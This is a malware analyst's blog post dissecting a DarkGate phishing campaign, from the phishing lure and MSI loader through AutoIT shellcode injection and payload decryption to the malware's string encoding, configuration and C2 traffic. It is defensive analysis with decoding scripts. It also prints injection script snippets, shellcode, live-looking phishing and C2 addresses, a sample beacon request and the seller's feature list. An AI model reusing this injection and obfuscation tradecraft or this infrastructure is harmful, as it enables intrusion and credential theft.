

DarkGate - Threat Breakdown Journey

0xtoxin.github.io/threat-breakdown/DarkGate-Campaign-Analysis/

August 6, 2023

Shining a Light on the Hidden Tactics and Techniques Employed by DarkGate

11 minute read



0xToxin

Threat Analyst & IR team leader - Malware Analysis - Blue Team

Intro

Over the past month, a widespread phishing campaign has targeted individuals globally.

The campaign's execution chain ends with the deployment of a malware known as: DarkGate. A loader type malware.

DarkGate is exclusively sold on underground online forums and the developer keeps a very tight amount of seats for customers.

The Lure

The adversary behind the campaign distributed a high volume campaign of phishing emails, those mails were stolen conversation threads that the adversary had access to.

The challenge here lies in the fact that users often trust what they remember, and because of that, I think users who aren't aware of such tactics could easily become infected and fall prey to the "social engineering" trap.


Below, you'll find an example of the content the adversary added to the hijacked conversation thread:

Hello,

Feel free to view & looked over my latest collaboration plan in the url provided below.

<https://becelebrity.com/rj/c1rlvl18p5>

I've created a diagram that demonstrates the execution flow of the campaign:



Geofence Check

Honestly, I'm still trying to figure out what checks need to be passed to get through the geofence set by the adversary. After examining some of the URLs on URLscan.io, I discovered that those which were successful in obtaining a payload featured the **refresh** header in their response (makes sense). This header included the URL needed to download the payload, for instance:

Request headers		Response headers	
Referer	https://acnanz.net/hul0q	Connection	Keep-Alive
Upgrade-Insecure-Reque...	1	Content-Length	0
User-Agent	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/115.0.5790.110 Safari/537.36	Content-Type	text/html; charset=UTF-8
accept-language	es-ES,es;q=0.9	Date	Wed, 26 Jul 2023 18:09:48 GMT
		Keep-Alive	timeout=5, max=99
		Refresh	0; URL=https://alianzasuma.com/wzxfh
		Server	Apache

If the user successfully passes the check, an MSI file is downloaded from the URL, following the structure: **Project_[0-9]{7}\.msi**

MSI Loader

The downloaded MSI carries two embedded files:

- CustomAction.dll

- WrappedSetupProgram.cab

The DLL is called upon by the MSI to unpack the content housed in WrappedSetupProgram.cab and execute it.

The cab archive includes two files:

- Autoit3.exe
- UGtZgHHT.au3 (AutoIT 3 script)

..		File folder	
Autoit3.exe	893,608	? Application	7/24/2023 6:10 ...
UGtZgHHT.au3	775,656	? AutoIt v3 Script	7/24/2023 6:10 ...

AutoIT Script

Extracting The Script

Upon initial examination, the script appears to be altered. Typically, most AutoIT scripts I've come across begin with the magic bytes **A3 48 4B BE** and **41 55 33 21 45 41** (AU3!EA) like explained in this [blog](#):

*You can find the au3 script magic bytes **AU!EA06** (06 here is the subtype of the script), inside of its hex dump as shown in the picture below.*

Offset (h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	Decoded text
00000000	A3	48	4B	BE	98	6C	4A	A9	99	4C	53	0A	86	D6	48	7D	£HKx~1J@™LS.†ÖH}
00000010	41	55	33	21	45	41	30	36	4D	A8	FF	73	24	A7	3C	F6	AU3!EA06 M`ys\$\$S<ö
00000020	7A	12	F1	67	AC	C1	93	E7	6B	43	CA	52	A6	AD	00	00	z.ñg-Á"çkCÊR!...
00000030	E1	BB	3A	21	A5	29	E3	EC	E7	0B	98	2E	40	BD	E1	9A	á»:!¥)ã¡ç.~.@%áš
00000040	DE	80	46	B1	9D	6B	3B	21	D4	B1	D6	75	3A	C8	3D	C6	£EF†.k;!Ô†Öu:È=E
00000050	D0	33	F7	14	AF	CB	17	A2	94	01	8D	13	88	FE	64	95	Ð3÷.~È.¢"...^pd•
00000060	61	E7	B6	4D	1C	F8	00	00	44	9E	CF	F5	FB	39	8D	B6	açM.ø..DžĪđŮ9.ŕ
00000070	75	32	D8	81	2B	0C	DA	5E	B6	04	5E	C5	7A	40	FB	5D	u2Ø.+..Ú^ŕ.^Ăz@ú]
00000080	FD	46	87	65	05	A9	4B	51	69	A0	2C	FD	E0	C0	8D	A0	ýF†e.©KQī ,ýàÀ.
00000090	F2	1F	6D	0C	C3	8B	25	1A	D6	E1	99	C2	C8	DA	77	34	ò.m.Ă<š.Öá™ĂÈÚw4
000000A0	23	ED	F9	0C	FA	C7	66	BB	BB	C5	5C	1E	CE	7A	86	9A	#iù.úçf»»À\..Īz†š
000000B0	7D	29	B0	F3	34	10	6D	BD	11	E2	E8	76	73	EF	10	BF)°ó4.mš.âèvsī.¿
000000C0	F0	DA	A4	66	A7	17	62	0B	B8	4F	96	3F	B3	49	38	97	šŮ†fš.b.,O-?°I8-
000000D0	9E	6F	D6	EF	D0	4B	85	2C	D4	96	71	6E	D1	FD	19	44	žoŌiĐK...,Ō-qñŇý.D
000000E0	00	BC	87	00	00	BC	87	00	00	84	A6	00	00	B7	50	D2	.††.††...!...PŌ
000000F0	01	EA	89	DF	02	B7	50	D2	01	EA	89	DF	02	6B	43	CA	.êšš.·PŌ.êšš.kCĒ
00000100	52	AF	AD	00	00	E6	FB	25	78	C8	E2	13	F9	7D	1D	ED	R~...æúšxÈâ.ù).ī
00000110	DD	71	00	B0	55	2D	AC	9A	D5	28	15	D4	F0	CF	25	E4	Ýq.°U-~šŌ(.ŌšĪšâ
00000120	CF	11	8E	56	C2	CE	3F	70	EF	B9	68	60	F8	00	00	35	Ī.ŽVĪĪ?pī²h`ø..5
00000130	35	0A	53	5A	5F	53	8C	5E	71	E7	F8	78	CC	0A	01	1B	5.SZ_SE^qçøxĪ...
00000140	09	67	3E	69	30	E2	97	D6	1C	40	1D	B5	BC	37	78	65	.g>i0â-Ō.€.µ†7xe

However, the script I analyzed contained a substantial amount of what seemed to be junk data at the start of the file. (We'll get back to this later in the blog)

I managed to locate the magic bytes indicating the AU3 script's starting point at the offset

0xA0A5C:

```
000A0A00 73 70 50 77 56 63 4F 56 61 56 4C 42 6B 61 49 69 spPwvcOVaVLBka11
000A0A10 67 42 43 76 69 7A 51 58 7A 62 58 69 4E 62 41 4C gBCvizQXzbXiNbAL
000A0A20 4B 72 57 53 79 47 74 6B 42 5A 51 74 71 46 53 6D KrWSyGtKbZQtqFSm
000A0A30 63 55 79 4C 44 44 51 6E 46 57 56 59 76 77 44 69 cUyLDDQnFWVYvwDi
000A0A40 78 4E 6C 4E 72 75 69 52 41 4C 4B 70 A3 48 4B BE xNlNruiRALKp£HK%
000A0A50 98 6C 4A A9 99 4C 53 0A 86 D6 48 7D 41 55 33 21 ~lJ6^LS.+ÖH)AU3!
000A0A60 45 41 30 36 4D A8 FF 73 24 A7 3C F6 7A 12 F1 67 EA06M"ýs$S<öz.ñg
000A0A70 AC C1 93 E7 6B 43 CA 52 A6 AD 00 00 E1 BB 3A 21 -Á"çkCÉR|...á»:!
000A0A80 A5 29 E3 EC E7 0B 98 2E 40 BD E1 9A DE 80 46 B1 ¥)äiç.~.@%ásB€F±
000A0A90 9D 6B 3B 21 D4 B1 D6 75 3A C8 3D C6 D0 33 F7 14 .k;!Ô±Öu:È=ED3÷.
000A0AA0 AF CB 17 A2 94 01 8D 13 88 FE 64 95 61 E7 B6 4D -È.c"...^pd•ac¶M
000A0AB0 62 F8 00 00 6C FE 74 84 6A 78 49 F1 B5 91 05 38 bø..lpt,,jxIñµ`.8
000A0AC0 EE 76 1E F9 D2 72 0B 54 8D 83 9D 74 78 48 10 8D iv.ùÒr.T.f.txH..
000A0AD0 21 E7 DC 29 39 38 4F B5 FD 09 2C E4 58 4F 67 3B !çÜ)98Opý.,äXOg;
000A0AE0 4D 6D 98 3D 98 98 41 A4 FC 46 50 57 57 D9 EC 9B Mm"=~"A#üFPWWÜi>
000A0AF0 AA DC AC 99 CD 59 15 9D D0 24 63 B5 1A 46 E2 4B *Ü-~íY..Ð$çµ.FâK
000A0B00 78 DB 19 FA 69 C4 FE 66 33 1D 48 D3 F6 07 DB 32 xÛ.úíÄpf3.HÓö.Û2
000A0B10 29 05 E4 C6 3C AC 39 8D 6D 0F 0F F4 80 C1 26 D4 ).äE<-9.m..ô€Á&Ô
000A0B20 F7 FD 34 19 B1 B2 B2 52 0B 0A 90 17 37 0A 3F 87 ÷ý4.±^*R....7.?#
000A0B30 27 7F 46 15 F5 B9 F7 68 00 BC 87 00 00 BC 87 00 '.F.â³=h.¼±..¼±.
```

To extract the actual script, I changed the file's extension from au3 to a3x (representing an AutoIT3 compiled script) and used the tool [myAut2Exe](#) for extraction.

Shellcode CallWindowProc Injection

The AU3 script consists of two main components:


1. A segmented hex-encoded shellcode that is concatenated into a single variable.
2. Injection and execution of the shellcode.

The first part is quite self-explanatory. In my analysis, the variable was named **\$\$SUGZNUOOE**, and it appeared over 2,000 times in the script:

```

$SSUGZNUOOE=
"58BEC50B8030000081C404F0FFFF504875F68B45FC81C4AC5FFFF5356578D85AAC5FFEEFC6004DC64001
4003"
LOCAL $ZMLE
$SSUGZNUOOE&=
"00C6400402C6400500C6400600C6400700C6400804C6400900C64
C6"
LOCAL $QSYSRHYIN
$SSUGZNUOOE&=
"4010B8C6401100C6401200C6401300C6401400C6401500C640160
1C"
LOCAL $CITSHJ
$SSUGZNUOOE&=
"00C6401D00C6401E00C6401F00C6402000C6402100C6402200C6402300C6402400C6402500C6402600C640
C6"

```



The second segment of the script initiates by verifying the existence of the ProgramFiles folder and confirming that the username executing the script is not **SYSTEM**. I suspect these checks are evasion tactics to ensure the script runs within a standard Windows environment rather than a sandbox or custom setup.

The script proceeds to convert the hex-encoded shellcode to a binary string using the `BinaryToString` function and assigns it to the `$MZRSVIMCSW` variable. The variable `$MFCKUCOYGW` is initialized as a DLL structure sized to the shellcode using the `DllStructCreate` function.

The script checks if the path `C:\Program Files (x86)\Sophos` exists. If it doesn't, a hex-encoded command is executed which, upon decoding, reveals the use of the API `VirtualProtect` to modify the memory region protection of `$MZRSVIMCSW` to ERX. (My theory is that the DarkGate developer noticed Sophos could detect changes in protection type)

The script then copies the content of the shellcode into the DLL structure and injects it by calling the API `CallWindowProc`. (I found a [youtube video](#) that presents a POC for the injection)

```

4188 IF (NOT FILEEXISTS(@PROGRAMFILESDIR)) AND (@USERNAME<>"SYSTEM") THEN
4189     EXIT
4190 ELSE
4191     $MZRSVIMCSW=BinaryToString("0x"&$SSUGZNUOOE)
4192     $MFCKUCOYGW=DllStructCreate("byte["&[BINARYLEN($MZRSVIMCSW)&"]")
4193
4194     IF (NOT FILEEXISTS("C:\Program Files (x86)\Sophos")) THEN
4195         EXECUTE (BinaryToString(
4196             "0x446C6C43616C6C28227573657233322E646C6C222C2022424F4F4C222C20225669727475616C50726F74656374222C202270747
4197             222C20446C6C53747275637447657450747228244046434875436F794757292C2022696E74222C2042696E6172794C656E2824407A7273
4198             66960635377292C202264776F7264222C20307834302C202264776F72642A222C20246F6C6470726F7465637429")
4199     ENDIF

```

ShellCode Analysis

Upon loading the ShellCode in IDA, it becomes immediately apparent that the shellcode consists of a single large function that loads stack-strings.

```
seg000:0000001C      push    ebx
seg000:0000001D      push    esi
seg000:0000001E      push    edi
seg000:0000001F      lea    eax, [ebp+var_3A56]
seg000:00000025      mov    byte ptr [eax], 4Dh ; 'M'
seg000:00000028      mov    byte ptr [eax+1], 5Ah ; 'Z'
seg000:0000002C      mov    byte ptr [eax+2], 50h ; 'P'
seg000:00000030      ; DATA XREF: sub_0+194A7↓r
seg000:00000030      ; sub_0+194EE↓r
loc_30:
seg000:00000030      mov    byte ptr [eax+3], 0
seg000:00000034      mov    byte ptr [eax+4], 2
seg000:00000038      mov    byte ptr [eax+5], 0
seg000:0000003C      mov    byte ptr [eax+6], 0
seg000:00000040      mov    byte ptr [eax+7], 0
seg000:00000044      mov    byte ptr [eax+8], 4
seg000:00000048      mov    byte ptr [eax+9], 0
seg000:0000004C      mov    byte ptr [eax+0Ah], 0Fh
seg000:00000050      mov    byte ptr [eax+0Bh], 0
seg000:00000054      mov    byte ptr [eax+0Ch], 0FFh
seg000:00000058      mov    byte ptr [eax+0Dh], 0FFh
seg000:0000005C      mov    byte ptr [eax+0Eh], 0
seg000:00000060      mov    byte ptr [eax+0Fh], 0
seg000:00000064      mov    byte ptr [eax+10h], 0B8h
seg000:00000068      mov    byte ptr [eax+11h], 0
seg000:0000006C      mov    byte ptr [eax+12h], 0
seg000:00000070      mov    byte ptr [eax+13h], 0
seg000:00000074      mov    byte ptr [eax+14h], 0
seg000:00000078      mov    byte ptr [eax+15h], 0
seg000:0000007C      mov    byte ptr [eax+16h], 0
seg000:00000080      mov    byte ptr [eax+17h], 0
seg000:00000084      mov    byte ptr [eax+18h], 40h ; '@'
seg000:00000088      mov    byte ptr [eax+19h], 0
seg000:0000008C      mov    byte ptr [eax+1Ah], 1Ah
seg000:00000090      mov    byte ptr [eax+1Bh], 0
seg000:00000094      mov    byte ptr [eax+1Ch], 0
seg000:00000098      mov    byte ptr [eax+1Dh], 0
seg000:0000009C      mov    byte ptr [eax+1Eh], 0
seg000:000000A0      mov    byte ptr [eax+1Fh], 0
```

In addition, I used FLOSS to check on the strings and FLOSS successfully extracted 71 strings:

```

extracted strings
static strings      Disabled
stack strings       71
tight strings       Disabled
decoded strings     Disabled
-----
FLOSS STACK STRINGS
-----
TSarray
LoaderU
SVWUQ
bin 404
kernel32.dll
GetCurrentThreadId
ExitProcess
UnhandledExceptionFilter
RtlUnwind
RaiseException
GetCommandLineA
TlsSetValue
TlsGetValue
LocalAlloc
GetModuleHandleA
GetModuleFileNameA
FreeLibrary
HeapFree
HeapReAlloc

```

Next, I will use BlobRunner to invoke the shellcode, set a breakpoint after all the stack-strings have been pushed onto the stack, and dump the memory containing the executable that was pushed:


The screenshot displays the Immunity Debugger interface with the following components:

- Assembly View:** Shows assembly instructions for the `00220030` instruction, including `add esp,FFFFFF`, `push eax`, `dec eax`, `jnz 220009`, `mov eax,dword ptr ss:[ebp-4]`, `add esp,FFFFFF5AC`, `push ebx`, `push esi`, `push edi`, `lea eax,dword ptr ss:[ebp-3A56]`, `mov byte ptr ds:[eax],40`, `mov byte ptr ds:[eax+1],5A`, `mov byte ptr ds:[eax+2],30`, `mov byte ptr ds:[eax+3],0`, `mov byte ptr ds:[eax+4],2`, `mov byte ptr ds:[eax+5],0`, `mov byte ptr ds:[eax+6],0`, `mov byte ptr ds:[eax+7],0`, `mov byte ptr ds:[eax+8],4`, `mov byte ptr ds:[eax+9],0`, `mov byte ptr ds:[eax+A],F`, `mov byte ptr ds:[eax+B],0`, and `mov byte ptr ds:[eax+C],FF`.
- Stack Dump:** Shows a memory dump starting at address `0018C43E` with hex values and ASCII characters. Annotations include:
 - `Follow Memory Until Exe Fully Pushed To Stack` with a dashed yellow arrow pointing to the start of the dump.
 - `Dump Stack & Remove Unnecessary Bytes` with a red arrow pointing to the bottom of the dump.
- Memory Analysis:** A small window at the bottom shows memory analysis results for the stack, including reserved memory and stack addresses.

Loader Analysis

The loader we've dumped will be in charge of decoding and executing part of the junk data stored inside of the AutoIT script (After decoding we will face with the final binary which is the **DarkGate** loader)

The loader requires a a command line argument which will be the path to the AutoIT script. The loader will check for the argument and if it's not ends with **.au3** or the executable can't get a handle for the file a message box with the text "bin 404" will appear and the loader will terminate itself.



When the loader successfully accesses the AutoIT script, it reads its content and segments it based on the character: | (0x7C).

Next, the loader retrieves 8 bytes from the second offset of the data located in the second element of the array. (Represented as: `stringsArray[2][1:9] == xorKeyData`).

The character `a` is then prefixed to these extracted bytes. (Resulting in: `a + xorKeyData == modifiedXorKey`).

To generate the decryption key, the loader first determines the length of the concatenated byte array, then employs an XOR loop over each byte in the array (`len(modifiedXorKey) ^ modifiedXorKey[0] ^ modifiedXorKey[1] ...`).

The loader fetches the data from the third element of the array and decodes it from base64. Each byte of this data is XOR-ed with the decryption key and also applied with a NOT operation.

```
    MessageBox(0, "bin 404", Caption, 0);
}
mw_split_by_char_7C(v_scriptContent, &char_7C[1], &v_splitArray);
mw_move_to_first(&v_stringsArray, v_splitArray, (int)&byte_403148);
System: __linkproc__ LStrCopy*((_DWORD *) (v_stringsArray + 4), 2, 8, &v_xorKeyData); // v_xorKeyData = v_stringsArray[1] 8 Bytes from offset 2
System: __linkproc__ LStrCat3(&v_modifiedXorKey, &str_a[1], v_xorKeyData); // 'a' + v_xorKeyData
mw_convert_from_base64*(char **) (v_stringsArray + 8), (unsigned int *) &v_encodedData); // v_encodedData = v_stringsArray[2] -> decode from B64
mw_decrypt(v_encodedData, v_modifiedXorKey, &v_payload); // len(v_modifiedXorKey) ^ (all bytes of v_modifiedXorKey) == Key.
// NOT (byte v_encodedData ^ Key)

mw_Copy_To_First(&dword_405698, v_payload);
mw_Execute_Final_Payload(dword_405698);
```

The outcome of this process is an executable, which is the final payload (**DarkGate** malware)

Address	Hex	ASCII
02110050	4D 5A 50 00 02 00 00 00 04 00 0F 00 FF FF 00 00	MZP.....ÿÿ..
02110060	B8 00 00 00 00 00 00 00 40 00 1A 00 00 00 00 00@.....
02110070	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
02110080	00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00
02110090	BA 10 00 0E 1F B4 09 CD 21 B8 01 4C CD 21 90 90	°.....!!.L!..
021100A0	54 68 69 73 20 70 72 6F 67 72 61 6D 20 6D 75 73	This program mus
021100B0	74 20 62 65 20 72 75 6E 20 75 6E 64 65 72 20 57	t be run under W
021100C0	69 6E 33 32 0D 0A 24 37 00 00 00 00 00 00 00 00	in32..\$7.....
021100D0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
021100E0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
021100F0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
02110100	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
02110110	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
02110120	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

To streamline this process, I've created a Python script capable of extracting and decrypting the DarkGate payload from the AutoIT script:

```

from base64 import b64decode

AUTO_IT_PATH = '' #Change to the AutoIT script path.
FINAL_PAYLOAD_PATH = '' #Change to output path.

fileData = open(AUTO_IT_PATH, 'rb').read().decode(errors='ignore')

stringsArray = fileData.split('|')
modifiedXorKey = 'a' + stringsArray[1][1:9]

decodedData = b64decode(stringsArray[2])
key = len(modifiedXorKey)

for byte in modifiedXorKey:
    key ^= ord(byte)

finalPayload = b''

for byte in decodedData:
    finalPayload += bytes([~(byte ^ key)& 0xFF])

open(FINAL_PAYLOAD_PATH, 'wb').write(finalPayload)
print('[+] Final Payload Was Created!')

```

DarkGate Analysis

Essentially, you can read through the developer's sale thread on [xss.is](#) and understand the various capabilities of the loader, which include:

- HVNC
- Crypto miner setup
- Browser history and cookie theft
- RDP

- HAnyDesk

MAIN FEATURES ->

- DOWNLOAD & EXECUTE ANY FILE DIRECTLY TO MEMORY (native,.net x86 and x64 files)
- HVNC
- HANYDESK
- REMOTE DESKTOP
- FILE MANAGER
- REVERSE PROXY
- ADVANCED BROWSERS PASSWORD RECOVERY (SUPPORTING ALL BROWSER AND ALL PROFILES)
- KEYLOGGER WITH ADVANCED PANEL
- PRIVILEGE ESCALATION (NORMAL TO ADMIN / ADMIN TO SYSTEM)
- WINDOWS DEFENDER EXCLUSION (IT WILL ADD C:/ FOLDER TO EXCLUSIONS)
- DISCORD TOKEN STEALER
- ADVANCED COOKIES STEALER + SPECIAL BROWSER EXTENSION THAT I BUILD FOR LOADING COOKIES DIRECTLY INTO A BROWSER PROFILE
- BROWSER HISTORY STEALER
- ADVANCED MANUAL INJECTION PANEL
- CHANGE DOMAINS AT ANY TIME FROM ALL BOTS (Global extension)
- CHANGE MINER DOMAIN AT ANY TIME FROM ALL BOTS (Global extension)
- REALTIME NOTIFICATION WATCHDOG (Global extension)
- ADVANCED CRYPTO MINER SUPPORTING CPU AND MULTIPLE GPU COINS (Global extension)
- ROOTKIT WITHOUT NEED OF ADMINISTRATOR RIGHTS OR .SYS FILES (COMPLETELY HIDE FROM TASKMANAGER)
- INVISIBLE STARTUP, IMPOSIBLE TO SEE THE STARTUP ENTRY EVEN WITH ADVANCED TOOLS
- HIGH QUALITY FILE MANAGER, WITH FAST FILE SEARCH AND IMAGE PREVIEW

During my analysis, my primary objective was to decrypt the contained strings, locate the C2 strings (since they're not available in plain text), and decrypt the network traffic.

Strings Decryption

During my investigation, I found two embedded strings (each 64 characters long) which are invoked by two different but similar functions:

The image shows a detailed analysis of assembly and C code for string decryption. At the top, assembly instructions are shown with comments: `dd 0E7E7E7E7E7E7E7E, 40h` and `dd 0E7E7E7E7E7E7E7E, 40h`. Below this, a function signature is shown: `void __usercall mm_decrypt_strings_2(int a1@cedx, int eax0@eax)`. The main body of the image contains two code blocks. The left block shows a loop that iterates over a string, decrypting it using XOR with a key. The right block shows a similar loop for a different string. A yellow dashed box encloses both code blocks, with the text "Same Code Structure" written inside, indicating that the two functions use identical logic to decrypt strings.

When checking the cross-references for the first string (used in the function on the left), we can see a total of **864** calls to the function.

```
Up p sub_43CDF0+2CE call mw_decrypt_strings_wrap
Up p sub_43CDF0+31D call mw_decrypt_strings_wrap
Up p sub_43D330+98 call mw_decrypt_strings_wrap
Up p sub_43D538+31 call mw_decrypt_strings_wrap
Up p sub_43D538+73 call mw_decrypt_strings_wrap
Up p sub_43D538+80 call mw_decrypt_strings_wrap
Up p sub_43D764+2F call mw_decrypt_strings_wrap
Up p sub_43D764+64 call mw_decrypt_strings_wrap
Up p sub_43D764+88 call mw_decrypt_strings_wrap
Line 19 of 864
```

The first argument passed to the function is the container for the return value, and the second argument is the “encrypted” string.

These hard-coded strings are part of a custom Base64 decoding routine. I’d like to extend my personal thanks to [@rivitna2](#) for correcting me when initially published the strings decoding script.

It isn't encryption, it's Base64 encoding with a non-standard table :-)

— rivitna (@rivitna2) [August 1, 2023](#)

The first batch of decoded strings represents all the strings utilized by DarkGate during its execution. Some of these strings looks like notification messages sent to the C2, such as:

- New Bot: DarkGate is inside hAnyDesk user with admin rights
- DarkGate not found to get executed on the new hAnyDesk Desktop, Did you enabled Startup option on builder?
- Credentials detected, removing them!

You can find a list of all decoded strings [here](#)

The second hard-coded string is employed in the same routine, but it’s called much less frequently. The developer tried to mess up a bit with researchers from discovering DarkGate’s configurations by adding this second hard-coded string. It is used for decoding DarkGate’s configurations and it also plays a role in decoding the network traffic data.

By decoding the data associated with the second hard-coded string, I managed to uncover DarkGate’s configuration:

```
http://80.66.88.145|
0=7891
1=Yes
2=Yes
3=No
5=Yes
4=50
6=No
8=Yes
7=4096
9=No
10=bbbGcB
11=No
12=No
13=Yes
14=4
15=bIWRRCGvGiX0ga
16=4
17=No
18=Yes
19=Yes
```

Below is an IDAPython script that requires both the wrapper function calls and the hard-coded strings:

```

import idc
import idutils
import idaapi
import re

DECRYPTION_FUNCTION_1 = # Replace with "Wrapper" function call
LIST_1 = # Add 64 length list
STRINGS_FILE_1 = # Output file path

DECRYPTION_FUNCTION_2 = # Replace with "Wrapper" function call
LIST_2 = # Add 64 length list
STRINGS_FILE_2 = # Output file path

def decShiftFunc(arg1, arg2, arg3, arg4):
    final = ''
    tmp = (arg1 & 0x3F) * 4
    final += chr(((arg2 & 0x30) >> 4) + tmp)
    tmp = (arg2 & 0xF) * 16
    final += chr(((arg3 & 0x3C) >> 2) + tmp)
    final += chr((arg4 & 0x3F) + ((arg3 & 0x03) << 6))
    return final.replace('\0', '')

def decWrapperFunc(encData, listNum):
    hexList = []
    for x in encData:
        hexList.append(listNum.index(x))

    subLists = [hexList[i:i+4] for i in range(0, len(hexList), 4)]
    if len(subLists[-1]) < 4:
        subLists[-1].extend([0x00] * (4 - len(subLists[-1])))

    finalString = ''
    for subList in subLists:
        finalString += decShiftFunc(subList[0], subList[1], subList[2], subList[3])
    return finalString

def getArg(ref_addr):
    ref_addr = idc.prev_head(ref_addr)
    if idc.print_insn_mnem(ref_addr) == 'mov':
        if idc.get_operand_type(ref_addr, 1) == idc.o_imm:
            return(idc.get_operand_value(ref_addr, 1))
        else:
            return None

def listDecrypt(functionEA, listID, fileID):
    stringsList = []
    for xref in idutils.XrefsTo(functionEA):
        argPtr = getArg(xref.frm)
        if not argPtr:
            continue
        data = idc.get_bytes(argPtr, 300)
        encData = re.sub(b'^\x20-\x7F]+', '', data.split(b'\x00')[0]).decode() #

```

```

Cleaning...
    decData = decWrapperFunc(encData, listID)
    stringsList.append(decData)
    idc.set_cmt(idc.prev_head(xref.frm), decData, 1)

    print(f'[+] {len(stringsList)} Strings were extracted')
    out = open(fileID, 'w')
    for string in stringsList:
        out.write(f'{string}\n')
    out.close()

print(['*] Starting decryption of list 1')
listDecrypt(DECRIPTION_FUNCTION_1, LIST_1, STRINGS_FILE_1)
print(['+] Starting decryption of list 2')
listDecrypt(DECRIPTION_FUNCTION_2, LIST_2, STRINGS_FILE_2)

```

Network Traffic Decryption

As I hinted in the previous section, DarkGate's network activity indeed incorporates both data obfuscation techniques we've encountered during the analysis:

- Loop XOR
- Custom Base64 Decoding

Now, let's examine one of the network streams that is transmitted to the C2:

```

POST / HTTP/1.0
Host: 80.66.88.145:7891
Keep-Alive: 300
Connection: keep-alive
User-Agent: Mozilla/4.0 (compatible; Synapse)
Content-Type: application/x-www-form-urlencoded
Content-Length: 626

id=6EabfbEcKBadGaccCDCaGKccGGfKHKG&data=NsyuFs7uFs0x0Fj0uNv3uFsfFFs00Fs0uNp3uFs3LFs0x0Fj0uNj5uFs3AFs0AMp0uNjkuFs70Fs00Fs0uNq
MuFsYAFs0kNs0uFj0uFsxLFs0xMs0uNqXuFs3LFs0x0Fj0uNvkuFs3UFs0A1q0uFj0uFskuFs0AFp0uNjYuFs0AFp0uNj7uFs3LFs00Fs0uFvxuFsSuFs0LNp0uN3kuFs0F0zNp0uNs7uFsxwLFs0LF
q0uNpxuFsxLFs0LFj0uNskufszFs00Fs0uFvxuFsSuFs0LNq0uNqSuFs3UFs0x0Fj0uNq0uF3LFs0ANs0uFj0uFs7LFs0x0Fq0uNj5uFs0ANq0uFj0uFANFs0LFq0uNs5uFsSuFs0LNq0uNqSuFs3U
Fs0x0F0uNq0uF3LFs0x0Fj0uFj0uFs3AFs0x0Fj0uNv3uFsfNFs00Fs0uNq7uFs7x0xNq0uFvkuFs3LFs0xMs0uNjkuFs0NFs0x0Fq0uNj5uFs0AFq0uNv3uFs0NFs0RQFjxuNjMursxGNZrJlgoQ&ac
t=1000HTTP/1.1 200 OK
Connection: close
